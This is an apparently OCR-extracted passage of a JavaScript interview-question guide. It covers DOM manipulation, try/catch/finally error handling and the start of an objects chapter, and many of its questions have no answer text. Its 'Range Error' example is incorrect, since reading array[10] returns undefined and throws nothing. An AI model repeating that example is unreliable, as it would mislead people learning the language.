

```html
<div id="myElement1">Hello</div>
<div id="myElement2">World</div>
```

```js
// textContent property used to assign plain text to element
var element1 = document.getElementById("myElement1");
element1.textContent = "<strong>Happy</strong>";
```


```js
// innerHTML property, the browser interprets the content
// as HTML and renders it accordingly
var element1 = document.getElementById("myElement2");
element1.innerHTML = "<strong>Happy</strong>";
```



Q. How to add and remove properties of HTML elements in the DOM using JS?



Q. How to add and remove style from HTML elements in DOM using JS?



- textContent
- innerHTML
- setAttribute()
- removeAttribute()
- style.setProperty
- classList.add()


```html
<div id="myElement">Hello, World!</div>
```

```js
var element = document.getElementById("myElement");

// style.setProperty is used to modify element style
element.style.setProperty("color", "blue");
```

```js
// add the new class to element
element.classList.add("highlight");
element.classList.remove("highlight");
element.classList.toggle("highlight");
```

```html
<div id="myElement" class="highlight" style="color: blue;">Hello, World!</div>
```

Q. How to create new elements in DOM using JS? What is the difference between createElement() and cloneNode()?




```
// createElement() - create new element
var newDiv = document.createElement('div');
newDiv.textContent = 'Newly created div';
document.body.appendChild(newDiv);
```


```
<div>Newly created div</div>
```

```
<div id="parentElement">
  <h1>Existing Element</h1>
</div>
```

```
// cloneNode() - copy the existing element with all attributes
var existingElement = document.getElementById('parentElement');
var clonedElement = existingElement.cloneNode(true);
clonedElement.textContent = 'Cloned element';
document.body.appendChild(clonedElement);
```

```
<div id="parentElement">Cloned element</div>
```

Q. What is the difference between createElement() and createTextNode()?




```
// createElement() - create new element
var newDiv = document.createElement('div');
newDiv.textContent = 'Newly created div';
document.body.appendChild(newDiv);
```

```
<div>Newly created div</div>
```

```
<div id="parentElement">
  <h1>Existing Element</h1>
</div>
```

```
var parentElement = document.getElementById("parentElement");
// Create a new text node
var newText = document.createTextNode(" This is some text.");
// Append the text node to the parent
parentElement.appendChild(newText);
```

```
<div id="parentElement">
  <h1>Existing Element</h1>
  " This is some text."
</div>
```

Chapter 9: Error Handling

Q. What is Error Handling in JS?

Q. What is the role of finally block in JS?

Q. What is the purpose of the throw statement in JS?


Q. What is Error propagation in JS?

Q. What are the best practices for error handling?

Q. What are the different types of errors In JS?

Q. What is Error Handling in JS? V. IMP.


- Error handling is the process of **managing errors**.




```
//try block contains the code that might throw an error
try {

  const result = someUndefinedVariable + 10;
  console.log(result);

}
//catch block is where the error is handled
catch (error) {
  console.log('An error occurred:', error.message);
}

//Output
//An error occurred: someUndefinedVariable is not defined
```

Q. What is the role of finally block in JS?


- Finally, block is used to **execute some code irrespective of error**.




```
//try block contains the code that might throw an error
try {

  const result = someUndefinedVariable + 10;
  console.log(result);

}
//catch block is where the error is handled
catch (error) {
  console.log('An error occurred:', error.message);
}
//finally block to execute code regardless of whether
//an error occured or not
finally{
  console.log("finally executed");
}

//Output
//An error occurred: someUndefinedVariable is not defined
//finally executed
```

Q. What is the purpose of the throw statement in JS?


- The throw statement stops the execution of the current function and **passes the error to the catch block of calling function**.




```
function UserData() {
  try {
    validateUserAge(25);
    validateUserAge("invalid"); // This will throw
    validateUserAge(15); // This will not execute
  } catch (error) {
    console.error("Error:", error.message);
  }
}
function validateUserAge(age) {
  if (typeof age !== "number") {
    throw new Error("Age must be a number");
  }
  console.log("User age is valid");
}
```

Q. What is Error propagation in JS?

- Error propagation refers to the process of passing or propagating an error from **one part of the code to another** by using the **throw statement** with try catch.




```
function UserData() {
  try {
    validateUserAge(25);
    validateUserAge("invalid"); // This will throw
    validateUserAge(15); // This will not execute
  } catch (error) {
    console.error("Error:", error.message);
  }
}
function validateUserAge(age) {
  if (typeof age !== "number") {
    throw new Error("Age must be a number");
  }
  console.log("User age is valid");
}
```

Q. What are the best practices for error handling?


```
// 1. Use Try Catch and Handle Errors Appropriately
try {
  // Code that may throw an error
} catch (error) {
  // Error handling and recovery actions
}
```

```
// 2. Use Descriptive Error Messages
throw new Error("Cannot divide by zero");
```

```
// 3. Avoid Swallowing Errors
try {
  // Code that may throw an error
} catch (error) {
  // Do not leave the catch blank
}
```

```
// 4. Log Errors
try {
  // Code that may throw an error
} catch (error) {
  console.error("An error occurred:", error);
  // Log the error with a logging library
}
```

Q. What are the different types of errors In JS?




```
// Syntax Error
console.log("Hello, World!"
// Missing closing parenthesis );
```

```
// Reference Error
console.log(myVariable);
// myVariable is not defined
```

```
// Type Error
const number = 42;
console.log(number.toUpperCase());
// number.toUpperCase is not a function
```

```
// Range Error
const array = [1, 2, 3];
console.log(array[10]);
// Index 10 is out of bounds
```

Chapter 10: Objects

Q. What are Objects in JS?

Q. In how many ways we can create an object?

Q. What is the difference between an array and an object?

Q. What is the difference between array and objects?

Q. How do you add or modify or delete properties of an object?

Q. Explain the difference between dot notation and bracket notation?

Q. What are some common methods to iterate over the properties of an object?

Q. How do you check if a property exists in an object?

Q. How do you clone or copy an object?

Q. What is the difference between deep copy and shallow copy in JS?

Q. What is Set Object in JS?

Q. What is Map Object in JS?

Q. What is the difference between Map and Object in JS?

Q. What are Objects in JS? V. IMP.





Fig: Example of an object in JavaScript

